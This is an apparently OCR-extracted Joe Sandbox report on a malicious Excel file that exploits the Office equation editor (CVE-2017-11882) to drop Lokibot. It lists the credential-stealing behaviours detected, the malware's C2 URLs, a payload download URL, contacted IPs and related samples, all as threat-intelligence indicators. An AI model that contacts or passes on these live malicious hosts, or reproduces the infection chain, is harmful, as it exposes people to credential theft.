ID: 353332
Sample Name: MV FORTUNE TRADER.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:01:21
Date: 16/02/2021
Version: 31.0.0 Emerald

Table of Contents

Copyright null 2021


Analysis Report MV FORTUNE TRADER.xlsx

Overview


General Information

Sample Name:	MV FORTUNE TRADER.xlsx
Analysis ID:	353332
MD5:	b9d2e20a706f5dc.
SHA1:	b3d2b8eaa62039..
SHA256:	132f5ce3c879259..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected Lokibot

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 944 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2344 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1276 cmdline: 'C:\Users\Public\vbc.exe' MD5: 2559B5B8D60DD663DF52D0570F5973A9)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://becharnise.ir/fa13/fre.php"
  ]
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2374661998.00000000002 20000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000004.00000002.2374661998.00000000002 20000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000004.00000002.2374661998.00000000002 20000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000004.00000002.2374661998.00000000002 20000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13e4f:$des3: 68 03 66 00 00 • 0x18240:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x1830c:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
00000004.00000003.2160266537.00000000002 40000.00000004.00000001.sdmp	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
Click to see the 14 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.3.vbc.exe.240000.0.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
4.3.vbc.exe.240000.0.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
4.3.vbc.exe.240000.0.unpack	Loki_1	Loki Payload	kevoreilly	• 0x131b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x133fc:$a2: last_compatible_version
4.3.vbc.exe.240000.0.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x123ff:$des3: 68 03 66 00 00 • 0x15ff0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x160bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
4.2.vbc.exe.220e50.0.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
Click to see the 25 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE


Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview

- AV Detection
- Exploits



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

- Detected unpacking (overwrites its own PE header)
- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Office equation editor drops PE file

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)
- Yara detected aPLib compressed binary

Boot Survival:

- Drops PE files to the user root directory

Stealing of Sensitive Information:

Yara detected Lokibot

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Process Injection 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3	Eaves Insec Netw Comr
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2 1	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Query Registry 1	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 1 2 4	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Security Software Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\regasm[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\regasm[1].exe	36%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\Public\vbc.exe	36%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.220e50.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.240000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Copyright null 2021

Source	Detection	Scanner	Label	Link
cutt.ly	1%	Virustotal		Browse
becharnise.ir	17%	Virustotal		Browse
stdyrusschinetwomast.dns.army	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	14%	Virustotal		Browse
http://kbfvzoboss.bid/alien/fre.php	0%	Avira URL Cloud	safe	
http://alphastand.win/alien/fre.php	10%	Virustotal		Browse
http://alphastand.win/alien/fre.php	0%	Avira URL Cloud	safe	
http://alphastand.trade/alien/fre.php	11%	Virustotal		Browse
http://alphastand.trade/alien/fre.php	0%	Avira URL Cloud	safe	
http://stdyrusschinetwomast.dns.army/receiprt/regasm.exe	10%	Virustotal		Browse
http://stdyrusschinetwomast.dns.army/receiprt/regasm.exe	100%	Avira URL Cloud	malware	
http://alphastand.top/alien/fre.php	0%	Avira URL Cloud	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://becharnise.ir/fa13/fre.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	172.67.8.238	true	false	• 1%, Virustotal, Browse	unknown
becharnise.ir	185.208.180.121	true	true	• 17%, Virustotal, Browse	unknown
stdyrusschinetwomast.dns.army	103.141.138.123	true	true	• 1%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• 14%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://alphastand.win/alien/fre.php	true	• 10%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://alphastand.trade/alien/fre.php	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://stdyrusschinetwomast.dns.army/receiprt/regasm.exe	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://alphastand.top/alien/fre.php	true	• Avira URL Cloud: safe	unknown
http://becharnise.ir/fa13/fre.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	vbc.exe, 00000004.00000002.2375614676.0000000007200000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2375614676.0000000007200000.00000002.00000001.sdmp	false		high
http://www.day.com/dam/1.0	83553F27.emf.0.dr	false		high
http://www.ibsensoftware.com/	vbc.exe, vbc.exe, 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.8.238	unknown	United States		13335	CLOUDFLARENETUS	false
103.141.138.123	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
185.208.180.121	unknown	Iran (ISLAMIC Republic Of)		48147	AMINIDCIR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	353332
Start date:	16.02.2021
Start time:	07:01:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MV FORTUNE TRADER.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright null 2021

Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@4/14@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 42.7% (good quality ratio 40.8%) • Quality average: 75.8% • Quality standard deviation: 29.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:02:10	API Interceptor	57x Sleep call for process: EQNEDT32.EXE modified
07:02:16	API Interceptor	419x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.8.238	Inquiry Bulgaria.xls	Get hash	malicious	Browse	• cutt.ly/AkBqUvK
	DHL-correction.xlsx	Get hash	malicious	Browse	• cutt.ly/
103.141.138.123	E68-STD-239-2020-239.xlsx	Get hash	malicious	Browse	• stdyrussc hinetwomast.dns.army /receiprt/ regasm.exe
	ETD 4.2 INOVOICE, PACKING LIST.xlsx	Get hash	malicious	Browse	• stdyrussc hine2mastab.dns.army /documenst /regasm.exe
	INQ 20-26626-0222.xlsx	Get hash	malicious	Browse	• stdyrussc hine2mastab.dns.army /documenst /regasm.exe
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• sndyrussc hine2masnbc.dns.army /documernt /regasm.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VM ASIAN CHAMPION.xlsx	Get hash	malicious	Browse	• russchine2wsdymapaws.dns.navy/russdoc/regasm.exe
	VM ASIAN CHAMPION.xlsx	Get hash	malicious	Browse	• russchine2wsdymapaws.dns.navy/russdoc/regasm.exe
	VM ASIAN CHAMPION.xlsx	Get hash	malicious	Browse	• stdyrusschine2mapafr.dns.army/russdoc/regasm.exe
	NEW ORDER.xlsx	Get hash	malicious	Browse	• sndyrusschine2mapanx.dns.army/russdoc/regasm.exe
	Remittance Advice_usd9534.46.xlsx	Get hash	malicious	Browse	• russchine2sndymapanxmenischangednetsncm.ydns.eu/russdoc/regasm.exe
	Remittance Advice_usd9534.46.xlsx	Get hash	malicious	Browse	• russchine2sndymapanxmenischangednetsncm.ydns.eu/russdoc/regasm.exe
	INV_F3C-20CX-F3C05.xlsx	Get hash	malicious	Browse	• tudyrusschine2mapanxmenischangednetuicm.ydns.eu/russdoc/regasm.exe
	MV JIN SHENG SHUI.xlsx	Get hash	malicious	Browse	• russchine2stdymapanxmenischangednestvdq.ydns.eu/russdoc/regasm.exe
